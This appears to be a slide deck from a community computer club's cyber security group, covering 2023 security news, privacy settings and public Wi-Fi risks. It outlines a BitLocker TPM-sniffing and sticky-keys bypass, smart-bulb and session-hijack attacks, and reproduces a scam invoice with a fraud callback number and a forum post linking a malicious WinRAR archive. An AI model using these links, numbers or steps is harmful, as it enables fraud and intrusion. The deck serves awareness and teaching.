

# Sun City Computer Club

Cyber Security SIG

September 7, 2023

**Questions, Comments, Suggestions welcomed at  
any time**

**Even Now**

- Audio recording of this session as MP4 file
- Audio recording available at link shown above

## **Audio Recording In Progress**

**SIG attendees are required to be members of the chartered club sponsoring that SIG.  
Sun City Community Association By-law**

- September 21, 2023 3:00 Ask Anything
- Consider: An Ask Anything as an in-person and zoom session in the Annex during one of the Cyber Security scheduled time slots.
- An invite to all Computer Club members. BUT the answers come from the attendees as well as the questions. We have a lot of experience from the members. Let us put that experience together.

**Ask Me Anything**

- This presentation is LONG  
feel free to view the remainder on Vimeo
- Apple Users Group September 7 9:00am  
Retreat Parking Good info Good Start
- New SIGs  
Gaming  
Scams and Computer Security
- Proposed SIGs  
Beginners  
Google World

- September 7
- iOS 16.6.1
- iPadOS 16.6.1
- watchOS 9.6.2
- Ventura 13.5.2
- Monterey 12.7.
  
- imageIO macOS
- Wallet iOS, iPadOS, watchOS
  
- Apple App Store updates

## Apple Updates

- November - Remember?
- We have your vault backup
- Yeahbut, the vault is encrypted
- We have the time, we have the resources
  
- Apparently, they have the key in some cases
  
- Profile matching to savvy but wealthy
- Crypto protections

## **LastPass Breach**

- Google Quantum Resistant Security Keys  
Dilithium – quantum resistant signature algorithm
- Potential NYT lawsuit  
Destruction of ChatGPT dataset  
\$150,000 fine per infringing piece of content  
Book3 Rights Alliance
- WhatsApp to support HD Photos  
HD videos soon 4096x1052
- Tesla Universal Home Charging set  
Auto sensing handle  
App to monitor schedules & Usage  
Updates over Wi-Fi  
Remote car diagnostics  
up to 6 wall connectors
- Yet another USPS warning mailing checks  
use protected mail collection, gel pens
- SSD failures & capacity lies,

## Current Issues








- MOVEit data breaches  
1062 reported breaches  
65.4 million individuals  
Connecticut 30 insurers 255,000 residents
- iDevices USB-C switch
- Government Surveillance Van For Sale

## **SURVEILLANCE VAN**



**Current Issues**

- August 23 Google Workspace updates feed
- New Critical security alert
- Sensitive Actions on Gmail account:  
Creating, editing, importing a filter  
Adding a new forwarding address POP IAMP  
Enabling IMAP access status from settings
- Trigger second factor  
authenticator, text message, phone call,  
security key

**Gmail users – Setup 2FA Now**

- Gmail security changes

Sensitive Actions

Filters: editing, importing, new

New Forwarding address

Enabling IMAP access status

Verification check

SMS, authenticator, ...

Critical Security Alert

**Gmail security changes**

- McDonalds ice cream machine
- Frequent breakdowns
- Manufacturer Taylor
- Agreement with McDonalds
- Digital Millennium Copyright Act
- Kytch – error codes
- McDonalds “DO NOT USE”
- Exemptions: Xbox, tractors, smartphones
- Freedom to Repair Act
  
- Or broken ice cream tracker - McFlurry

**Dear Congress, McDonalds ice cream machines**

- Specially fused iPhone 14 Pro
- Security Research
- Apple owns 12-month renewable loan
- Very strict application & review

**Apple 2024 Security Research Device**

- Second Change Self-Checkout machines  
Cameras above
- macOS Background Task Manager  
Researcher found flaws
- Amazon Archive Order



## Current Issues

- GPTbot
- CCbot
- Users finding privacy implications
- ***You Are Not Responsible for Your Own Online Privacy***
- Impossible to predict where your information is going, what it may be used for.
- Everything written or spoken on Internet  
On the Internet  
Forever
- Info scraped without consent OR NOTICE

## **Privacy Issues**

- Data brokers gathered this BUT did NOT make it public/searchable/free
- DALL-E images All images
- No one knows the origin
- Only as private as your chattiest contact
- DNA testing - very distant cousin ...
- Biometrics voice, facial recognition, iris scans
- Emergence
  
- Limit your exposure  
Facebook tags, Instagram, etc.  
YET how many facial images at ring, etc.?

## Privacy Issues



- BitLocker
- TPM chip with decrypting key
- Sends key to CPU during bootup
- Clear Text
- Logic Analyzer
- Use key to decrypt volume
- Overwrite sticky keys app with cmd.exe
- Shift key 5 times
- login
- access encrypted drive

**BitLocker**



This text is from an Android phone

And this reply is a normal text

Today 13:14

This is from an iPhone

And this reply is an iMessage

**iMessage Green Bubbles**

- Lock icon



**Google Message**

- Now Meta Messenger
- MUST use option to turn on
- ON DEVICE
- One-to-One



# Facebook Message

- TP-Link Tapo L530E
- TP-Link Tapo app
- Improper authentication

Allow impersonalization during session key setup  
CVSS 8.8

- Hard-coded short checksum shared secret
- Lack of randomness in symmetric encryption
- Lack of freshness session keys last 24 hours  
Allowing replays

**TP-Link smart bulbs**

- Bulb needs to be in setup mode
- ## Deauthenticate bulb



A = tapo application  
E = attacker  
B = tapo L530E

- $p_x$  = RSA public key of X
- $s_x$  = RSA secret key of X
- $k_{xy}$  = symmetric key shared between X and Y
- $\{m\}_{p_x}$  = message m encrypted with  $p_x$



A = tapo application  
B = tapo L530E  
E = MITM attacker

- $p_x$  = RSA public key of X
- $s_x$  = RSA secret key of X
- $k_{xy}$  = symmetric key shared between X and Y
- $\{m\}_{p_x}$  = message m encrypted with  $p_x$

# TP-Link smart bulbs



Stripe <invoice+statements+acct\_1Nev6JfPQPQVN5Y7@stripe.com>  
to me ▾

Aug 14, 2023, 7:42 AM (2 days ago)



Receipt from Stripe

**\$685.47**

Paid August 14, 2023



↓ Download invoice   ↓ Download receipt

Receipt number

2636-4764

Invoice number

3E46AF4D-0001

**Receipt #2636-4764**

**Ethereum (ETH)**

**\$685.47**

Qty 1

**Total**

**\$685.47**

**Amount paid**

**\$685.47**

Questions? Contact us at [service@paypal.com](mailto:service@paypal.com) or call us at  
**+1 888-733-0854**.



Stripe contributes 1.5% of purchases to remove CO<sub>2</sub> from the atmosphere.

Powered by | [Learn more about Stripe Invoicing](#)

2 Attachments • Scanned by Gmail





# Invoice



Invoice number 3E46AF4D-0001  
Date of issue August 14, 2023  
Date due August 15, 2023

Stripe  
California  
United States  
+1 888-733-0854  
service@paypal.com

Bill to  
stripe vai paypal  
service@paypal.com

**\$685.47 USD due August 15, 2023**

[Pay online](#)

**YOU'VE SENT A PAYMENT OF \$685.47 USD TO COINBASE CORPORATION**

Thank you for ordering Ethereum (ETH). This invoice will be automatically paid from your account with PayPal within 24 hours of receiving this email as per the auto-deduction policy of PayPal. If you think this order has not been placed by you or your PayPal account has been accessed fraudulently then please call our toll free number **+1 (888) 733 0854**

Description	Qty	Unit price	Amount
Ethereum (ETH)	1	\$685.47	\$685.47
Subtotal			\$685.47
Total			\$685.47
<b>Amount due</b>			<b>\$685.47 USD</b>

**Don't recognize this transaction? Contact PayPal +1 (888) 733 0854 For dispute/claim**

Copyright © 1999- 2023 PayPal, Inc. All rights reserved. PayPal is located at 2211 N. First St., San Jose, CA 95131

About 235,000,000 results (0.46 seconds)

PayPal / Customer service



1 (888) 221-1161

People also search for



Feedback

People also ask

How do I talk to a person with PayPal?

Does PayPal have live customer service?

Is PayPal open 24 hours?

How do I pay my PayPal Credit by phone?

Feedback

# PayPal

Financial technology company

PayPal Holdings, Inc. is an American multinational financial technology company operating an online payments system in the majority of countries that support online money transfers, and serves as an electronic alternative to traditional paper methods such as checks and money orders. [Wikipedia](#)

**CEO:** Dan Schulman (Jul 2015–) *Trending*

**Customer service:** 1 (888) 221-1161

**Stock price:** PYPL (NASDAQ) \$59.70 +0.23 (+0.38%)

Aug 16, 11:25 AM EDT - [Disclaimer](#)

**Founded:** December 1998, Palo Alto, CA

**Headquarters:** San Jose, CA

**Acquisition date:** October 2002

**Founders:** Peter Thiel, Max Levchin, Luke Nosek, Ken Howery, Yu Pan

**Subsidiaries:** Xoom Corporation, Paidy, Braintree, PayPal Honey, MORE

[Disclaimer](#)

- Pixel Binary Transparency
- Android Verified Boot
- Basic Android OS
  - Plus Manufacturers, Carriers, Apps
  - Plus 3<sup>rd</sup> party libraries
  - Shrink wrapped
  - Over-the-Air updates
- Merkle Trees
- Android Debug Bridge

**Google Pixel Phone protection**

- *Most well-defended networks on the planet*
- *Tourist looking up*
- *Attackers looking around*
- Dark web credential brokers
- Canary tokens
- LibreOffice 7.6
- CloudNordic & AzeroCloud  
Lost most of client data  
Several hundred Danish companies
- WebDetective spyware hacked  
75,000 devices removed
- Vivaldi browser update – speed and resources
- Virus Total procedures False negatives
- Companies move to discourage credit card payments  
Sign up BUT pay via cc before due date

## **Current Issues**

- Russian attackers
- Private security firm Zaun
- Security fencing UK Ministry of Defense
- Third party companies
- Rogue Windows 7 PC
- “we do not comment on security matters”
- Seminar series

**Cyber War**

- Location Services permissions
- Google Photos OFF
- Camera OFF
  
- Google Lens landmark recognition
- Other Apps (Weather, Maps)
- Location History



**Google Photos**

- iCloud
- Family sharing
- Recently Deleted album 30 days
- iCloud backup(s)
  
- AppleID (Family sharing)
- iCloud > Photos > Sync this *iDevice*

**Photos**

# • Google Topics

17:32 92% 17:32 92% 17:32 92% 17:32 92%

## Ads privacy

## Ad topics

Topics of interest are based on the apps you've used recently, and are used by apps to show you personalised ads.

You can block topics you don't want shared with apps. Android also auto-deletes topics regularly.

While this feature can be turned on, you may not see a list of topics until this feature is fully available and apps start using it.

**Allow ad topics**

## App-suggested ads

Apps you use can determine what you like and then suggest ads on other apps.

You can block apps from making suggestions. Android also auto-deletes app-suggested data regularly.

While this feature can be turned on, you may not see a list of apps until this feature is fully available and apps start using it.

**Allow app-suggested ads**

## Ad measurement

Apps and advertisers can request information from Android that helps them measure the performance of their ads.

Ad measurement data is deleted regularly from your device.

**Allow ad measurement**

**Reset measurement data**

i

Android protects your privacy by limiting the information that apps can share with one another. Reports are sent with a delay to protect your identity.

Your browser may have a similar setting. If ads measurement is on for both Android and your browser, a company may be able to measure the effectiveness of an ad between apps that you use and sites that you visit. Your browsing history is kept private on your device.

Learn more about how Android protects your data in our privacy policy.

Ad topics: Off  
App-suggested ads: Off  
Ad measurement: Off

No topics to show right now  
No blocked topics

No apps to show right now  
No blocked apps

# Android





**HackRF One**

- Flipper Zero shortage
- Add HackRF One
- Software Defined Radio
- LEGAL WARNING
- Transmit or receive any radio signal from 1 MHz to 6000 MHz
- Half-duplex transceiver
- Maximum sample rate: 20 million samples per second
- 8-bit quadrature samples
- High-speed microUSB interface
- Powered via USB
- Capture then retransmit
- Wi-Fi, Bluetooth, Amateur radio, aircraft ADS-B, car keyfobs, ...

**HackRF One**

- Spam nearby iDevice with Bluetooth pop-ups
- Denial of service
- Bluetooth service – watch, iDevices, ...
- Works with Bluetooth off in control center
- Bluetooth off in Settings
- Amplifier board higher range and frequency

**Flipper Zero**



# Use Your Apple ID on This Apple TV?

Use your Apple ID to update settings for  
the user on this Apple TV.



Connect

[View Apple ID](#)

- MiTM Attack Monkey in the Middle
- No Encryption Eavesdropping
- Rogue hotspots *Starbucks*
- Honeynets
- Spoofing
- Session hijack disassociate reassociate
- Public Wi-Fi login page phishing
- Capture your traffic – decrypt later

**Public Wi-Fi**

- Use Cellular
- Use protections DNS, security suites
- Avoid financial sites
- Disable sharing
- Force forget public Wi-Fi
- HTTPS everywhere

**Public Wi-Fi**

- Public Wi-Fi spot
- FireSheep logged-in session cookies
- Use any of those logged in to any website  
AS THEM
- Amazon was HTTPS only at login
- Unencrypted traffic got the Internet going

**FireSheep**

- Bad neighbor
- Use good neighbor's Wi-Fi
- Create good neighbor's accounts
- Behave on Internet like bad neighbor
- FBI raids good neighbor

**Home Wi-Fi**



- IEEE 802.11be
- Backward compatible
- BUT NEW Devices
- Faster, More connections, low latency
- Less congestion & interference
- Wi-Fi 6E 6 GHz band
- Wi-Fi 7 2.4GHz 5GHz 6GHz
  - 2.4GHz 11 channels 20 MHz each
  - 5GHz 45 channels 40 MHz or 80 MHz
  - 6GHz 60 channels 160 MHz
  - Wi-Fi 7 320 MHz

**Wi-Fi 7**

- Quadrature Amplitude Modulation (QAM)  
Wi-Fi 5 256-QAM  
Wi-Fi 6 1024-QAM  
Wi-Fi 7 4096-QAM
- Multi-Link  
Before Wi-Fi 7 each connection one band  
Wi-Fi 7 multi band  
Congestion & interference  
Shorter range of 6 GHz

**Wi-Fi 7**

- Marketing Claims
  - 4.8 times faster
  - 100 times lower latency
  - 5 times network capacity

BUT Optimum Cluster controller

**Wi-Fi 7**

- Router Wireless Access Point first
- Backwards compatible

**Wi-Fi 7**

Tri-Band WiFi 7 Speeds up to

**19 Gbps**



**Two 10G Ports**

+ Four 2.5G Ports



**LED Screen**



**8x**

Optimally Positioned  
Internal Antennas

**EasyMesh**  
— Compatible —

**HomeShield**



**VPN**  
Clients and Server



**Private IoT**  
Network



**Multi-Link**  
Operation



**tp-link**

- FBI warning Crypto sites  
North Korea cashing out  
Billions
- WinRAR vulnerability  
File Archiver  
0-day vulnerability  
Online cryptocurrency accounts  
Triggers CMD script – install malware  
WinRAR 6.23

## Current Issues

- Target traders

Author Topic: my best Personal Strategy to trade with bitcoin (Read 17 times)

**BtcTrading123 (OP)**  **my best Personal Strategy to trade with bitcoin** #1  
Brand new **Today** at 09:43:50 AM

 **Online**

Activity: 0  
Merit: 0



Hello everyone, nice to join you on this forum, believe it or not, I would like to show you how this year many people could make a high income thanks to bitcoin, trying to better explain my theory I want to attach my concept of the market trend here <https://files.catbox.moe/a6im8a.rar> (these are the methods that I use it to study the market) and I have to tell you that based on past years, I think it should be very profitable to invest in bitcoin this year but I'm still waiting for your opinions, in any case if anyone has any tips for me let me know, I'm new on this forum but I have been dealing with trading for many years, thank you for your attention.

- Malicious WinRAR archives 8 trading forums

**WinRAR**

- Folder and file name match example



**WinRAR**



- Click on file name in WinRAR archive

